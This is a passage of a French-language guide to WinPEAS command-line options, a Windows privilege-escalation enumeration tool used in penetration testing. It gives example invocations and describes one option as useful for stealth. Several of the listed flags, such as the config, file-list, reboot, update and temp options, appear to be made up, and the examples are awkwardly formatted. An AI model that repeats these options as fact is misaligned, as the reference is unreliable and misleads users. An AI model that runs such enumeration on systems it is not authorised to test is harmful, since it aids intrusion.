- **`winPEASx64.exe -e <regex>` ou `--only <regex>`** : Inclut uniquement les sections de la sortie qui correspondent à une expression régulière donnée. L'inverse de `--exclude`, pour cibler des vérifications très spécifiques. `cmd winPEASx64.exe -e "(Services|ScheduledTasks)"`
- **`winPEASx64.exe -l` ou `--log`** : Enregistre la sortie brute de WinPEAS dans un fichier journal, en plus de l'afficher à l'écran. Utile pour l'audit et l'analyse ultérieure. `cmd winPEASx64.exe -l C:\winpeas.log`
- **`winPEASx64.exe -d` ou `--debug`** : Active le mode débogage, affichant des informations supplémentaires sur le fonctionnement interne de WinPEAS. Principalement pour les développeurs ou pour le dépannage avancé.

- **`winPEASx64.exe -c <chemin_config>` ou `--config <chemin_config>`** : Spécifie un fichier de configuration personnalisé pour WinPEAS, permettant de définir des paramètres par défaut ou d'activer/désactiver des vérifications spécifiques de manière persistante.
- **`winPEASx64.exe -f <fichier_liste>` ou `--filelist <fichier_liste>`** : Spécifie un fichier contenant une liste de chemins à vérifier pour les permissions en écriture. Utile pour cibler des fichiers ou répertoires spécifiques.
- **`winPEASx64.exe -r` ou `--reboot`** : Indique à WinPEAS de vérifier les vulnérabilités qui nécessitent un redémarrage pour être exploitées. Moins courant en pentest actif.
- **`winPEASx64.exe -n` ou `--no-banner`** : Supprime l'affichage de la bannière de WinPEAS au début de la sortie. Utile pour une sortie plus propre, en particulier lors de l'intégration dans des scripts.
- **`winPEASx64.exe -u` ou `--update`** : Vérifie et télécharge les dernières mises à jour de WinPEAS. Nécessite une connexion Internet.
- **`winPEASx64.exe -t` ou `--temp`** : Utilise un répertoire temporaire pour stocker les fichiers intermédiaires générés par WinPEAS. Utile pour la discrétion.

Ces options, combinées aux différentes versions de WinPEAS (par exemple, `.exe` pour CMD, `.ps1` pour PowerShell), offrent une flexibilité considérable pour adapter l'outil à vos besoins spécifiques d'énumération sur les systèmes Windows.